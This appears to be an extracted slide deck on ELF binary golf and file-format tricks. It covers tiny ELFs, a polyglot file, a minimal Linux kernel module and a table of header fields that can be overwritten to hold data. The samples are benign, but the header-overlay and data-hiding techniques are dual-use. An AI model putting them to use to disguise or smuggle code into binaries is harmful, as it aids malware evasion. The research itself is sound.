[#2] 0xffffffff817571aa → exec_binprm(bprm=0xffff88800cb20c00)
[#3] 0xffffffff817571aa → bprm_execve(flags=<optimized out>, filename=<optimized out>, fd=<optimized out>, bprm=0
xffff88800cb20c00)
[#4] 0xffffffff817571aa → bprm_execve(bprm=0xffff88800cb20c00, fd=<optimized out>, filename=<optimized out>, flag
s=<optimized out>)
[#5] 0xffffffff8175afa3 → do_execveat_common(fd=0xffffff9c, filename=0xffff88800c4de600, flags=0x0, argv=<optimiz
ed out>, envp=<optimized out>)
[#6] 0xffffffff8175e5dc → do_execve(__envp=0x55678577e6f0, __argv=0x556785783100, filename=<optimized out>)
[#7] 0xffffffff8175e5dc → __do_sys_execve(envp=0x55678577e6f0, argv=0x556785783100, filename=<optimized out>)
[#8] 0xffffffff8175e5dc → __se_sys_execve(envp=0x55678577e6f0, argv=0x556785783100, filename=<optimized out>)
[#9] 0xffffffff8175e5dc → __x64_sys_execve(regs=0xffff888013977f58)

gef➤
```

...and sometimes you have to build and debug the kernel

https://github.com/deepseagirl/easylkb

ELF64/x64 - 73 bytes by lm978 (2023)


lm978 created a 73 byte elf that returns 43, and a 81 byte ELF that prints Hello World!

They created a smaller ELF than anyone else so far by simply starting from first principles.

Used the p_type of ET_DYN (3) instead of ET_EXEC (2)

p_flags overlay with e_type retains the bottom bit needed to set PF_X

https://tmpout.sh/3/22.html



```
ELFHEADER A───────┐ B┐C┐ D┐E┐ F─────────────────┐
PRGHEADER                               ┌p_type─┐
00000000: 7f45 4c46 b0e7 40b7 2a0f 0500 0100 0000  .ELF..@.*.......

ELFHEADER G─┐ H─┐ I───────┐ J─────────────────┐
PRGHEADER ┌p_flags┐ ┌p_offset─────────┐ ┌p_vaddr──
00000010: 0300 3e00 0c00 0000 0000 0000 0c00 0000  ..>.............

ELFHEADER K─────────────────┐ L─────────────────┐
PRGHEADER──p_vaddr┐ ┌p_paddr──────────┐ ┌p_filesz─
00000020: 0c00 0000 0000 0000 0000 0000 0000 3800  ..............8.

ELFHEADER M───────┐ N─┐ O─┐ P─┐ Q─┐ R─┐ S─┐
PRGHEADER─p_filesz┐ ┌p_memsz──────────┐ ┌p_align──
00000030: 0100 0000 0000 3800 0100 0000 0000 0000  ......8.........

PRGHEADER──p_align┐
00000040: 0000 0000 0000 00eb bb                   .........
```


BGGP2: Janus by xcellerator (2021)

A 7 way polyglot ELF, x86 Bootloader, COM, RAR, ZIP, GNU Multiboot2 image, and Commodore 64 program in 512 bytes.

https://xcellerator.github.io/posts/bggp21/

See a detailed breakdown in PoC||GTFO 22:11

https://www.alchemistowl.org/pocorgtfo/pocorgtfo22.pdf




```
xcellerator/janus.com
SIZE:    512
FILES:   x86 Bootloader, COM, ELF, RAR, ZIP, GNU Multiboot2 Image, C64 PRG
SHA256:  b2d03260b2e2303e1ea264bce3f82dd57f05c51bfeaebb02a5e485434ee3adef
SCORE:   4.1328

          Bootloader/COM                                      Bootloader/COM Code
          C64                                                 ELF Code
          ELF                                                 C64 Code
000:      7f 45 4c 46 0a 00 9e 20 28 32 34 39 31 29 00 00     .ELF... (2491)..
010:      02 00 3e 00 00 00 00 00 aa 00 40 00 00 00 00 00     ..>.......@.....
020:      4a 00 00 00 00 00 00 00 b4 0e b7 00 b3 00 cd 10     J...............
030:      90 90 90 c3 40 00 38 00 01 00 60 b4 02 b7 00 b6     ....@.8...`.....
040:      02 b2 00 cd 10 61 c3 e8 66 01 01 00 00 00 05 00     .....a..f.......
050:      00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00     ............@...
060:      00 00 58 58 58 58 58 58 58 58 2b 00 00 00 00 00     ..XXXXXXXX+.....
070:      00 00 2b 00 00 00 00 00 00 00 60 b4 06 30 c0 b7     ..+.......`..0..
080:      03 31 c9 ba 4f 18 cd 10 61 c3 0e 1f ba 11 02 b4     .1..O...a.......
090:      09 cd 21 b8 02 4c cd 21 60 ac 84 c0 74 08 e8 87     ..!..L.!`...t...
0a0:      ff e8 d5 00 eb f3 61 e9 4b 01 b0 01 66 89 c7 be     ......a.K...f...
0b0:      11 01 40 00 b2 32 0f 05 b0 3c 66 ff c7 0f 05 52     ..@..2...<f....R
0c0:      61 72 21 1a 07 00 cf 90 73 00 00 0d 00 00 00 00  R  ar!.....s.......
0d0:      00 00 00 4a 92 74 20 80 3e 00 33 00 00 00 33 00  A  ...J.t .>.3...3.
0e0:      00 00 02 b1 9c c4 8a a0 6c 28 0c 14 30 1e 00 20  R  ........l(..0..
0f0:      00 00 00 50 4b 03 04 0a 00 00 00 00 00 58 58 58     ...PK........XXX
100:      58 60 a6 d1 2c 30 00 00 00 30 00 00 00 00 00 00  Z  X`..,0...0......
110:      00 42 47 47 50 20 32 30 32 31 20 47 4f 54 20 4d  I  .BGGP 2021 GOT M
120:      45 20 54 48 49 4e 4b 49 4e 47 20 53 54 52 41 4e  P  E THINKING STRAN
130:      47 45 20 2d 20 78 63 65 6c 6c 65 72 61 74 6f 72     GE - xcellerator
140:      0a 0d 00 24 c4 3d 7b 00 40 07 00 50 4b 01 02 00     ...$.={.@..PK...
150:      00 0a 00 00 00 00 00 58 58 58 58 60 a6 d1 2c 30     .......XXXX`..,0
160:      00 00 00 30 00 00 00 0f 00 00 00 00 00 58 58 58     ...0.........XXX
170:      58 58 58 58 58 f3 00 00 00 60 b4 86 b0 00 b9 01     XXXXX....`......
180:      00 ba 00 00 cd 15 61 c3 50 4b 05 06 00 00 58 58     ......a.PK....XX
190:      58 58 01 00 3d 00 00 00 4b 01 00 00 58 58 58 58     XX..=...K...XXXX
1a0: GNU  d6 50 52 e8 00 00 00 00 00 01 00 00 2a ae ad 17     .PR.........*...
1b0:      e8 c7 fe e8 84 fe be 11 7d e8 ce fe a9 0e 20 d2     ........}..... .
1c0:      ff a9 09 85 21 a9 10 85 20 20 cc 09 60 a0 00 b1     ....!...  ..`...
1d0:      20 c0 21 f0 0b c9 00 f0 0d 20 eb 09 c8 4c ce 09      .!...... ...L..
1e0:      20 e6 09 4c d4 09 60 a9 0d 4c eb 09 c9 40 90 02      ..L..`..L...@..
1f0:      49 20 4c d2 ff 90 60 b4 00 cd 16 61 eb b2 55 aa     I L...`....a..U.

RUN
x86 Bootloader  $ qemu-system-x86_64 janus.com
           COM  $ dosbox janus.com
           ELF  $ ./janus.com
           RAR  $ unrar janus.com
           ZIP  $ 7z x janus.com
GNU Multiboot2  $ grub-file --is-x86-multiboot2 janus.com
       C64 PRG  $ x64 janus.com  # Use VICE emulator or similar
```

LKM Golf (2023)

Linux Kernel Modules are stored in the ELF format.

We (rqu & I) uncovered the essence of the LKM, the `this_module` struct

https://tmpout.sh/3/19.html



||| Minimum Viable LKM |||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||

From a combination of trial and error, looking at source code, and stripping down a larger module, the minimum requirements for a kernel module seem to be:

1. ELF Header

While some parts of it can be tampered with, elf_validity_check validates a lot of fields and doesn't leave a whole lot of room to overlay data.

See kernel/module.c:elf_validity_check for the validation logic.

2. Section Headers

sh_null

elf_validity_check validates that the first section header has sh_type==SHT_NULL (0), sh_size==0, and sh_addr==0. All other fields are ignored.

symtab

setup_load_info expects exactly one SHT_SYMTAB section, and will error out if no symtab is found. The sh_name is ignored, and the type must be SHT_SYMTAB

.gnu.linkonce.this_module

setup_load_info searches for this section by name, and errors out if not found. This is used to find the offset of this_module, which is a struct module.

shstrtab

Because .gnu.linkonce.this_module is searched for by name, we need a shstrtab. This is resolved by looking at the e_shstrndx field of the ELF header, and the sh_name is ignored.

.modinfo

Technically not needed if CONFIG_MODULE_FORCE_LOAD is used, but you will taint the kernel without this.

.text *

Although not strictly necessary to load/unload the module, a .text section and a relocation section are required to run code

3. this_module (module struct)

A module struct (this_module). As you'll see later, this isn't validated very strictly. This is a very large (almost 1kb!) struct depending on the configuration, but only a handful of fields need to be valid.


This is the this_module struct that .gnu.linkonce.this_module points to.

LKM Golf (2023)

One of the reasons LKMs aren't portable is because they must be built for the specific kernel version that it intends to run on.

The fields in `this_module` may change or have different requirements depending on kernel version.

https://tmpout.sh/3/19.html




```
||| The module Struct ||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||

The format of a module struct is defined in include/linux/module.h [5]. The struct is huge and the
presence of some fields depends on kernel configuration. If you don't want to think about which
flags your kernel has set, you can dump the struct from the compiled kernel with gdb:

  $ gdb -q -batch -ex 'ptype struct module' vmlinux
  type = struct module {
      enum module_state state;
      struct list_head list;
      char name[56];
      struct module_kobject mkobj;
      struct module_attribute *modinfo_attrs;
      const char *version;
      const char *srcversion;
      struct kobject *holders_dir;
      const struct kernel_symbol *syms;
      const s32 *crcs;
      unsigned int num_syms;
      struct mutex param_lock;
      struct kernel_param *kp;
      unsigned int num_kp;
      unsigned int num_gpl_syms;
      const struct kernel_symbol *gpl_syms;
      const s32 *gpl_crcs;
      bool using_gplonly_symbols;
      bool async_probe_requested;
      unsigned int num_exentries;
      struct exception_table_entry *extable;
      int (*init)(void);
      struct module_layout core_layout;
      struct module_layout init_layout;
  -----snip-----

Rather than trying to understand every field, lets look at a typical this_module:

  $ readelf -x .gnu.linkonce.this_module hello.ko
  Hex dump of section '.gnu.linkonce.this_module':
   NOTE: This section has relocations against it, but these have NOT been applied to this dump.
    0x00000000 00000000 00000000 00000000 00000000 ................
    0x00000010 00000000 00000000 68655c6c 6f000000 ........hello...
    0x00000020 00000000 00000000 00000000 00000000 ................
    0x00000030 00000000 00000000 00000000 00000000 ................
    0x00000040 00000000 00000000 00000000 00000000 ................
    0x00000050 00000000 00000000 00000000 00000000 ................
    0x00000060 00000000 00000000 00000000 00000000 ................
  -----snip-----

This is almost entirely empty except for the module name, although readelf helpfully points out that
there are relocations for this section. Lets look at those:

  $ readelf -r hello.ko
  -----snip-----
  Relocation section '.rela.gnu.linkonce.this_module' at offset 0x1ac20 contains 2 entries:
    Offset          Info           Type           Sym. Value    Sym. Name + Addend
  000000000138  002500000001 R_X86_64_64       0000000000000000 init_module + 0
  000000000328  002300000001 R_X86_64_64       0000000000000000 cleanup_module + 0
  -----snip-----

The only relocations are for the init_module and cleanup_module functions, which correspond to
the module->init and module->exit fields.

[5] https://elixir.bootlin.com/linux/v5.15/source/include/linux/module.h#L364
```

0xFFtactics.asm


Created this ELF64 with every field maxed out. It returns "6" when run.

Try it out on your favorite tools to see what happens!!

https://tmpout.sh/2/11.html




```
▶ readelf -aW 0xff
ELF Header:
  Magic:   7f 45 4c 46 fe ff ff ff ff ff ff ff ff ff ff ff
  Class:                             <unknown: fe>
  Data:                              <unknown: ff>
  Version:                           255 <unknown>
  OS/ABI:                            <unknown: ff>
  ABI Version:                       255
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0xffffffff
  Entry point address:               0xfffff078
  Start of program headers:          20479 (bytes into file)
  Start of section headers:          64 (bytes into file)
  Flags:                             0x0
  Size of this header:               65535 (bytes)
  Size of program headers:           65535 (bytes)
  Number of program headers:         65535
  Size of section headers:           65535 (bytes)
  Number of section headers:         65535
  Section header string table index: 65535 <corrupt: out of range>
readelf: Warning: The e_shentsize field in the ELF header is larger than the size of an
ELF section header
readelf: Error: Reading 4294836225 bytes extends past end of file for section headers
readelf: Error: Section headers are not available!
readelf: Error: Too many program headers - 0xffff - the file is not that big

There is no dynamic section in this file.
readelf: Error: Too many program headers - 0xffff - the file is not that big
```



```
;-- 0xFFtactics.asm -------------------------------------------------------------------
; build:
;   $ nasm -f bin 0xFFtactics.asm -o 0xFFtactics
BITS 64

        org 0x4FFFFFFFF000     ; Base Address

;----------------------------+------+-------------+----------+--------------------
; ELF Header struct          | OFFS | ELFHDR      | PHDR     | ASSEMBLY OUTPUT
;----------------------------+------+-------------+----------+--------------------
        db 0x7F, "ELF"       ; 0x00 | e_ident     | A
        db 0xFE              ; 0x04 | ei_class    | B
        db 0xFF              ; 0x05 | ei_data     | C
        db 0xFF              ; 0x06 | ei_version  | D
        db 0xFF              ; 0x07 |             | E
        dq 0xFFFFFFFFFFFFFFFF ; 0x08 | e_padding   | F
        dw 0x02              ; 0x10 | e_type      | G
        dw 0x3e              ; 0x12 | e_machine   | H
        dd 0xFFFFFFFF        ; 0x14 | e_version   | I
        dq 0x4FFFFFFFF078    ; 0x18 | e_entry     | J
        dq phdr - $$         ; 0x20 | e_phoff     | K
        dq 0xFFFFFFFFFFFFFFFF ; 0x28 | e_shoff     | L
        dd 0xFFFFFFFF        ; 0x30 | e_flags     | M
        dw 0xFFFF            ; 0x34 | e_ehsize    | N
        dw 0x38              ; 0x36 | e_phentsize | O
        dw 1                 ; 0x38 | e_phnum     | P
        dw 0xFFFF            ; 0x3A | e_shentsize | Q
        dw 0xFFFF            ; 0x3C | e_shnum     | R
        dw 0xFFFF            ; 0x3E | e_shstrndx  | S
;----------------------------+------+-------------+----------+--------------------
; Program Header Begin       | OFFS | ELFHDR      | PHDR     | ASSEMBLY OUTPUT
;----------------------------+------+-------------+----------+--------------------
phdr:   dd 1                 ; 0x40 | PA          | p_type   |
        dd 0xFFFFFFFF        ; 0x44 | PB          | p_flags  |
        dq 0                 ; 0x48 | PC          | p_offset |
        dq $$                ; 0x50 | PD          | p_vaddr  |
        dq 0xFFFFFFFFFFFFFFFF ; 0x58 | PE          | p_paddr  |
        dq 0x7FFFFFF00       ; 0x60 | PF          | p_filesz |
        dq 0x7FFFFFF00       ; 0x68 | PG          | p_memsz  |
        dq 0xFFFFFFFFFFFFFFFE ; 0x70 | PH          | p_align  |
_start: mov    al,0x3c       ; exit syscall                   | b0 3c
        mov    di, 6         ; return value 6                 | 66 bf 06 00
        syscall              ; call the kernel                | 0f 05
;-- END -------------------------------------------------------------------------------
```


All the places you can store data in tiny ELF64 headers



Name	OFFS	SZ	OW?	Note
EI_MAG0	0x00	1	NO	'\\x7F', Part of the magic value.
EI_MAG1	0x01	1	NO	'E', Part of the magic value.
EI_MAG2	0x02	1	NO	'L', Part of the magic value.
EI_MAG3	0x03	1	NO	'F', Part of the magic value.
EI_CLASS	0x04	1	YES	Values 1 (32 Bit) and 2 (64 Bit) are valid
EI_DATA	0x05	1	YES	Values 1 (LSB) and 2 (MSB) are expected
EI_VERSION	0x06	1	YES	Only "1" is defined, not checked
EI_OSABI	0x07	1	YES	This might actually be deprecated?
EI_ABIVERSION	0x08	1	YES	This might actually be deprecated?
EI_PAD	0x09	7	YES	Free real estate ;)
E_TYPE	0x10	2	NO	The type of object file, ET_EXEC, ET_DYN etc.
E_MACHINE	0x12	2	NO	This is the CPU arch
E_VERSION	0x14	4	YES	Not checked, version 1 is the only version
E_ENTRY	0x18	8	NO	Entrypoint
E_PHOFF	0x20	8	NO	Program header offset.
E_SHOFF	0x28	8	YES	Only if no section headers are defined
E_FLAGS	0x30	4	YES	Processor specific flags
E_EHSIZE	0x34	2	YES	ELF Header Size. Can be 0
E_PHENTSIZE	0x36	2	NO	Size of a program header, actually matters
E_PHNUM	0x38	2	NO	Number of program headers
E_SHENTSIZE	0x3A	2	YES	Section Header size
E_SHNUM	0x3C	2	YES	Number of section headers
E_SHSTRNDX	0x3E	2	YES	This sections string table index number

Visual representation of what can be overwritten in the ELF Header, indicated by _:

```
    00000000: 7f45 4c46 ____ ____ ____ ____ ____ ____  .ELF............
    00000010: 0300 3e00 ____ ____ 5058 0000 0000 0000  ..>.....PX......
    00000020: 4000 0000 0000 0000 ____ ____ ____ ____  @...............
    00000030: ____ ____ ____ 3800 0100 ____ ____ ____  ....@.8...@.....
```



Name	OFFS	SZ	OW?	Note
